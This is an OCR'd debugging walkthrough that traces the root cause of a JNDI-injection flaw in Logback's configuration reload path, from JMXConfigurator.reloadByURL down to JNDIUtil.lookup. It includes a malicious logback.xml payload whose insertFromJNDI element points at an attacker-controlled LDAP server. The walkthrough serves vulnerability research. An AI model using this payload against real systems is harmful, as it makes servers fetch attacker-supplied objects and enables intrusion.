
```
Daemon Thread [http-nio-0.0.0.0-8090-exec-10] (Suspended)
    owns: NioEndpoint$NioSocketWrapper  (id=133)
    JoranConfigurator(GenericConfigurator).doConfigure(InputStream, String) l
    JoranConfigurator(GenericConfigurator).doConfigure(URL) line: 53
    JMXConfigurator.reloadByURL(URL) line: 145
    NativeMethodAccessorImpl.invoke0(Method, Object, Object[]) line: not av
    NativeMethodAccessorImpl.invoke(Object, Object[]) line: 62
    DelegatingMethodAccessorImpl.invoke(Object, Object[]) line: 43
```

Name	Value
this	JoranConfigurator (id=134)
inputStream	HttpURLConnection$HttpInputStream (id=136)
systemId	"http://172.16.175.196:9090/logback.xml" (id=141)
inputSource	InputSource (id=143)

```
/* 104 */     doConfigure(new InputSource(inputStream));
/*     */   }
/*     */
/*     */   public final void doConfigure(InputStream inputStream, String systemId) throws JoranException {
/* 108 */     InputSource inputSource = new InputSource(inputStream);
/* 109 */     inputSource.setSystemId(systemId);
/* 110 */     doConfigure(inputSource);
/*     */   }
```

```
GenericConfigurator()
beanDescriptionCache : BeanDescripti
interpreter : Interpreter
doConfigure(URL) : void
doConfigure(String) : void
doConfigure(File) : void
```

Again, we step into the doConfigure method:



```
Daemon Thread [http-nio-0.0.0.0-8090-exec-10] (Suspended)
    owns: NioEndpoint$NioSocketWrapper  (id=133)
    JoranConfigurator(GenericConfigurator).doConfigure(InputSource) line: 15
    JoranConfigurator(GenericConfigurator).doConfigure(InputStream, String) l
    JoranConfigurator(GenericConfigurator).doConfigure(URL) line: 53
    JMXConfigurator.reloadByURL(URL) line: 145
    NativeMethodAccessorImpl.invoke0(Method, Object, Object[]) line: not av
    NativeMethodAccessorImpl.invoke(Object, Object[]) line: 62
```


Name	Value
columnNumber	16
lineNumber	1
publicId	null
systemId	"http://172.16.175.196:9090/logback.xml" (id=141)
namespaceURI	"" (id=194)

```
http://172.16.175.196:9090/logback.xml
```

```
/*     */
/*     */
/*     */   public final void doConfigure(InputSource inputSource)
/*     */     throws JoranException
/*     */   {
/* 146 */     long threshold = System.currentTimeMillis();
/*     */
/*     */
/*     */
/* 150 */     SaxEventRecorder recorder = new SaxEventRecorder(context);
/* 151 */     recorder.recordEvents(inputSource);
/* 152 */     doConfigure(saxEventList);
/*     */
/* 154 */     StatusUtil statusUtil = new StatusUtil(context);
```

```
doConfigure(String) : void
doConfigure(File) : void
informContextOfURLUsedForConfiguration(
doConfigure(InputStream) : void
doConfigure(InputStream, String) : void
getBeanDescriptionCache() : BeanDescripti
addInstanceRules(RuleStore) : void
addImplicitRules(Interpreter) : void
addDefaultNestedComponentRegistryRules
initialElementPath() : ElementPath
```

That was the last doConfigure method, now we can step into the play method:



```
Daemon Thread [http-nio-0.0.0.0-8090-exec-3] (Suspended)
    owns: LogbackLock  (id=195)
    owns: NioEndpoint$NioSocketWrapper  (id=322)
    JoranConfigurator(GenericConfigurator).doConfigure(List<SaxEvent>) line
    JoranConfigurator(GenericConfigurator).doConfigure(InputSource) line: 15
    JoranConfigurator(GenericConfigurator).doConfigure(InputStream, String) l
    JoranConfigurator(GenericConfigurator).doConfigure(URL) line: 53
```


Name	Value
this	JoranConfigurator (id=323)
eventList	ArrayList<E> (id=325)
elementData	Object[10] (id=326)
modCount	4

```
/*     */   }
/*     */
/*     */   public void doConfigure(List<SaxEvent> eventList) throws JoranException {
/* 162 */     buildInterpreter();
/*     */
/* 164 */     synchronized (context.getConfigurationLock()) {
/* 165 */       interpreter.getEventPlayer().play(eventList);
/*     */     }
/*     */   }
```

```
informContextOfURLUsedForConfiguration(
doConfigure(InputStream) : void
doConfigure(InputStream, String) : void
getBeanDescriptionCache() : BeanDescripti
addInstanceRules(RuleStore) : void
addImplicitRules(Interpreter) : void
addDefaultNestedComponentRegistryRules
```

Do you see where we are? We are calling XML parsing methods within the `interpreter` class which gives us a hint about what is going on. The code is dynamically making a function call using our string values inside of our XML payload. This is a form of unmarshalling.

At this point, we want to step into the `startElement` method.


Debug

```
Daemon Thread [http-nio-0.0.0.0-8090-exec-10] (Suspended)
    owns: LogbackLock  (id=195)
    owns: NioEndpoint$NioSocketWrapper  (id=133)
    EventPlayer.play(List<SaxEvent>) line: 50
    JoranConfigurator(GenericConfigurator).doConfigure(List<SaxEvent>) line
    JoranConfigurator(GenericConfigurator).doConfigure(InputSource) line: 15
    JoranConfigurator(GenericConfigurator).doConfigure(InputStream, String) l
    JoranConfigurator(GenericConfigurator).doConfigure(URL) line: 53
```

Variables | Breakpoints

Name	Value
locator	LocatorImpl (id=190)
columnNumber	16
lineNumber	1
publicId	null
systemId	"http://172.16.175.196:9090/logback.xml" (id=141)

```
http://172.16.175.196:9090/logback.xml
```


GenericConfigurator.class | EventPlayer.class

```
/*      */
/*      */   public void play(List<SaxEvent> aSaxEventList) {
/* 44 */     eventList = aSaxEventList;
/*      */
/* 46 */     for (currentIndex = 0; currentIndex < eventList.size(); currentIndex += 1) {
/* 47 */       SaxEvent se = (SaxEvent)eventList.get(currentIndex);
/*      */
/* 49 */       if ((se instanceof StartEvent)) {
/* 50 */         interpreter.startElement((StartEvent)se);
/*      */
```

Outline

```
EventPlayer
    interpreter : Interpreter
    eventList : List<SaxEvent>
    currentIndex : int
    EventPlayer(Interpreter)
    getCopyOfPlayerEventList() : List<SaxEvent>
    play(List<SaxEvent>) : void
```

Then, step into the next startElement method call again.


Debug

```
Daemon Thread [http-nio-0.0.0.0-8090-exec-10] (Suspended)
    owns: LogbackLock  (id=195)
    owns: NioEndpoint$NioSocketWrapper  (id=133)
    Interpreter.startElement(StartEvent) line: 128
    EventPlayer.play(List<SaxEvent>) line: 50
    JoranConfigurator(GenericConfigurator).doConfigure(List<SaxEvent>) line
    JoranConfigurator(GenericConfigurator).doConfigure(InputSource) line: 15
    JoranConfigurator(GenericConfigurator).doConfigure(InputStream, String) l
    JoranConfigurator(GenericConfigurator).doConfigure(URL) line: 53
    JMXConfigurator.reloadByURL(URL) line: 145
    NativeMethodAccessorImpl.invoke0(Method, Object, Object[]) line: not av
```

Variables | Breakpoints

Name	Value
this	Interpreter (id=198)
se	StartEvent (id=178)
attributes	AttributesImpl (id=185)
elementPath	ElementPath (id=188)
partList	ArrayList<E> (id=202)
elementData	Object[10] (id=203)
modCount	1

```
http://172.16.175.196:9090/logback.xml
```


GenericConfigurator.class | Interpreter.class

```
/*      */   }
/*      */
/*      */   public void startDocument() {}
/*      */
/*      */   public void startElement(StartEvent se)
/*      */   {
/* 127 */     setDocumentLocator(se.getLocator());
/* 128 */     startElement(namespaceURI, localName, qName, attributes);
/*      */   }
```

Outline

```
Interpreter(Context, RuleStore, ElementPath
getEventPlayer() : EventPlayer
setInterpretationContextPropertiesMap(Map
getExecutionContext() : InterpretationConte
getInterpretationContext() : InterpretationC
startDocument() : void
startElement(StartEvent) : void
```

Now when we reach the callBeginAction method, we see something very important


Debug

```
Daemon Thread [http-nio-0.0.0.0-8090-exec-4] (Suspended (breakpoint at li
    owns: LogbackLock  (id=195)
    owns: NioEndpoint$NioSocketWrapper  (id=340)
    Interpreter.startElement(String, String, String, Attributes) line: 145
    Interpreter.startElement(StartEvent) line: 128
    EventPlayer.play(List<SaxEvent>) line: 50
    JoranConfigurator(GenericConfigurator).doConfigure(List<SaxEvent>) line
```

Variables | Breakpoints

Name	Value
this	Interpreter (id=341)
namespaceURI	"" (id=194)
localName	"configuration" (id=189)
qName	"configuration" (id=189)

```
configuration
```

GenericConfigurator.class | Interpreter.class

```
/* 136 */     if (skip != null)
/*      */     {
/* 138 */       pushEmptyActionList();
/* 139 */       return;
/*      */     }
/*      */
/* 142 */     List<Action> applicableActionList = getApplicableActionList(elementPath, atts);
/* 143 */     if (applicableActionList != null) {
/* 144 */       actionListStack.add(applicableActionList);
/* 145 */       callBeginAction(applicableActionList, tagName, atts);
/*      */     }
/*      */     else {
```


Outline

```
locator : Locator
eventPlayer : EventPlayer
actionListStack : Stack<List<Action>>
skip : ElementPath
Interpreter(Context, RuleStore, ElementPath
getEventPlayer() : EventPlayer
setInterpretationContextPropertiesMap(Map
getExecutionContext() : InterpretationConte
getInterpretationContext() : InterpretationC
```

The code is calling an action class called `configurationAction`, which, we actually defined in our `logback.xml` file as an XML root element:

```
<configuration><insertFromJNDI env-entry-name="ldap://172.16.175.196:1389/jndi"
as="appName"/></configuration>
```

If we set a breakpoint on the `callBeginAction` method call, inside of `startElement` method defined in the `interpreter` class, then the second time we hit it, we can see what is happening:



Debug

```
Daemon Thread [http-nio-0.0.0.0-8090-exec-4] (Suspended (breakpoint at li
    owns: LogbackLock  (id=195)
    owns: NioEndpoint$NioSocketWrapper  (id=340)
    Interpreter.startElement(String, String, String, Attributes) line: 145
    Interpreter.startElement(StartEvent) line: 128
    EventPlayer.play(List<SaxEvent>) line: 50
    JoranConfigurator(GenericConfigurator).doConfigure(List<SaxEvent>) line
```

Variables | Breakpoints

Name	Value
this	Interpreter (id=341)
namespaceURI	"" (id=194)
localName	"insertFromJNDI" (id=300)
qName	"insertFromJNDI" (id=300)

```
insertFromJNDI
```

GenericConfigurator.class | Interpreter.class


```
/* 136 */      if (skip != null)
/*     */      {
/* 138 */        pushEmptyActionList();
/* 139 */        return;
/*     */      }
/*     */
/* 142 */      List<Action> applicableActionList = getApplicableActionList(elementPath, atts);
/* 143 */      if (applicableActionList != null) {
/* 144 */        actionListStack.add(applicableActionList);
/* 145 */        callBeginAction(applicableActionList, tagName, atts);
/*     */      }
```

Outline

```
locator : Locator
eventPlayer : EventPlayer
actionListStack : Stack<List<Action>>
skip : ElementPath
Interpreter(Context, RuleStore, ElementPath
getEventPlayer() : EventPlayer
setInterpretationContextPropertiesMap(Map
getExecutionContext() : InterpretationConte
```

There's just one last question we need to answer before pinpointing the exact root cause of the vulnerability. What is the dynamic method that is called on the `insertFromJNDIAction` class?

There have been several hints along the way, but let's debug a little further. Once you hit the `callBeginAction` method, step into the method.



Debug

```
Daemon Thread [http-nio-0.0.0.0-8090-exec-6] (Suspended)
    owns: LogbackLock  (id=195)
    owns: NioEndpoint$NioSocketWrapper  (id=351)
    Interpreter.callBeginAction(List<Action>, String, Attributes) line: 269
    Interpreter.startElement(String, String, String, Attributes) line: 145
    Interpreter.startElement(StartEvent) line: 128
    EventPlayer.play(List<SaxEvent>) line: 50
```

Variables | Breakpoints

Name	Value
tagName	"insertFromJNDI" (id=300)
atts	AttributesImpl (id=356)
i	ArrayList$Itr (id=360)
action	InsertFromJNDIAction (id=361)

```
ch.qos.logback.classic.joran.action.InsertFromJNDIAction
```


GenericConfigurator.class | Interpreter.class

```
/* 265 */        Action action = (Action)i.next();
/*     */
/*     */        try
/*     */        {
/* 269 */          action.begin(interpretationContext, tagName, atts);
/*     */        } catch (ActionException e) {
/* 271 */          skip = elementPath.duplicate();
/* 272 */          cai.addError("ActionException in Action for tag [" + tagName + "]", e);
```

Outline

```
startElement(StartEvent) : void
startElement(String, String, String, Attribute
pushEmptyActionList() : void
characters(BodyEvent) : void
endElement(EndEvent) : void
endElement(String, String, String) : void
```

The `callBeginAction` method loops through the available actions and calls the `begin` method on it. At this point, we continue by stepping into the begin method on the `insertFromJNDIAction` class.



Debug

```
Daemon Thread [http-nio-0.0.0.0-8090-exec-7] (Suspended)
    owns: LogbackLock  (id=195)
    owns: NioEndpoint$NioSocketWrapper  (id=362)
    InsertFromJNDIAction.begin(InterpretationContext, String, Attributes) line:
    Interpreter.callBeginAction(List<Action>, String, Attributes) line: 269
    Interpreter.startElement(String, String, String, Attributes) line: 145
    Interpreter.startElement(StartEvent) line: 128
```

Variables | Breakpoints

Name	Value
name	"insertFromJNDI" (id=300)
attributes	AttributesImpl (id=367)
errorCount	0
envEntryName	"ldap://172.16.175.196:1389/jndi" (id=375)

```
ldap://172.16.175.196:1389/jndi
```

GenericConfigurator.class | InsertFromJNDIAction.class


```
/*     */
/*     */   public void begin(InterpretationContext ec, String name, Attributes attributes)
/*     */   {
/* 41 */      int errorCount = 0;
/* 42 */      String envEntryName = ec.subst(attributes.getValue("env-entry-name"));
/* 43 */      String asKey = ec.subst(attributes.getValue("as"));
/*     */
```

Outline

```
InsertFromJNDIAction
    InsertFromJNDIAction()
    ENV_ENTRY_NAME_ATTR : String
    AS_ATTR : String
    begin(InterpretationContext, String, Attributes
```

One of the first things that happens when stepping into this method, is that the `envEntryName` variable is set to the value we control in the `logback.xml` file. This is our attacking LDAP Server.

Continuing along, we have to ensure that the as attribute is also set to avoid any errors in processing. Then finally we reach what we think maybe a `lookup` method call using our controlled URI.



Debug

```
    InsertFromJNDIAction.begin(InterpretationContext, String, Attributes) line:
    Interpreter.callBeginAction(List<Action>, String, Attributes) line: 269
    Interpreter.startElement(String, String, String, Attributes) line: 145
    Interpreter.startElement(StartEvent) line: 128
    EventPlayer.play(List<SaxEvent>) line: 50
    JoranConfigurator(GenericConfigurator).doConfigure(List<SaxEvent>) line
    JoranConfigurator(GenericConfigurator).doConfigure(InputSource) line: 15
```

Variables | Breakpoints

Name	Value
name	"insertFromJNDI" (id=300)
attributes	AttributesImpl (id=367)
errorCount	0
envEntryName	"ldap://172.16.175.196:1389/jndi" (id=375)

```
ldap://172.16.175.196:1389/jndi
```


GenericConfigurator.class | InsertFromJNDIAction.class

```
/*     */      {
/* 67 */        Context ctx = JNDIUtil.getInitialContext();
/* 68 */        String envEntryValue = JNDIUtil.lookup(ctx, envEntryName);
```

Outline

```
InsertFromJNDIAction
    InsertFromJNDIAction()
    ENV_ENTRY_NAME_ATTR : String
```

To verify our suspicions, let's check the `JNDIUtil` classes lookup method to see what is happening:



```
JNDIUtil.lookup(Context, String) line: 38
InsertFromJNDIAction.begin(InterpretationContext, String, Attributes) line:
Interpreter.callBeginAction(List<Action>, String, Attributes) line: 269
Interpreter.startElement(String, String, String, Attributes) line: 145
```

Name	Value
ctx	InitialContext (id=377)
name	"ldap://172.16.175.196:1389/jndi" (id=375)

```
/*    */   }
/*    */
/*    */   public static String lookup(Context ctx, String name) {
/* 34 */     if (ctx == null) {
/* 35 */       return null;
/*    */     }
/*    */     try {
/* 38 */       Object lookup = ctx.lookup(name);
/* 39 */       return lookup == null ? null : lookup.toString();
/*    */     } catch (NamingException localNamingException) {}
/* 41 */     return null;
/*    */   }
/*    */ }
```

Debug
Variables
Breakpoints
GenericConfigurator.class
JNDIUtil.class
Outline
JNDIUtil
JNDIUtil()
getInitialContext() : Context
lookup(Context, String) : String

Bingo! We can confirm that the vulnerability exists in the lookup method in the `ch.qos.logback.classic.util.JNDIUtil` class. Depending on how the developer patches (if they do at all), it could also be considered that the vulnerability resides in the `ch.qos.logback.classic.joran.action.insertFromJNDIAction` class. For completeness, listed below is the `insertFromJNDIAction` class.

```
public class InsertFromJNDIAction
  extends Action
{
  public static final String ENV_ENTRY_NAME_ATTR = "env-entry-name";
  public static final String AS_ATTR = "as";

  public void begin(InterpretationContext ec, String name, Attributes attributes)
  {
    int errorCount = 0;
    String envEntryName = ec.subst(attributes.getValue("env-entry-name")); //1
    String asKey = ec.subst(attributes.getValue("as"));                      //2

    String scopeStr = attributes.getValue("scope");
    ActionUtil.Scope scope = ActionUtil.stringToScope(scopeStr);
    if (OptionHelper.isEmpty(envEntryName))                            // 3
    {
      String lineColStr = getLineColStr(ec);
      addError("[env-entry-name] missing, around " + lineColStr);
      errorCount++;
    }
    if (OptionHelper.isEmpty(asKey))                                   // 4
    {
      String lineColStr = getLineColStr(ec);
      addError("[as] missing, around " + lineColStr);
      errorCount++;
    }
    if (errorCount != 0) {                                             // 5
      return;
    }
    try
    {
      Context ctx = JNDIUtil.getInitialContext();                      // 6
      String envEntryValue = JNDIUtil.lookup(ctx, envEntryName);       // 7
      if (OptionHelper.isEmpty(envEntryValue))
```

```
        {
          addError("[" + envEntryName + "] has null or empty value");
        }
        else
        {
          addInfo("Setting variable [" + asKey + "] to [" + envEntryValue + "] in ["
  + scope + "] scope");
          ActionUtil.setProperty(ec, asKey, envEntryValue, scope);
        }
      }
      catch (NamingException localNamingException)
      {
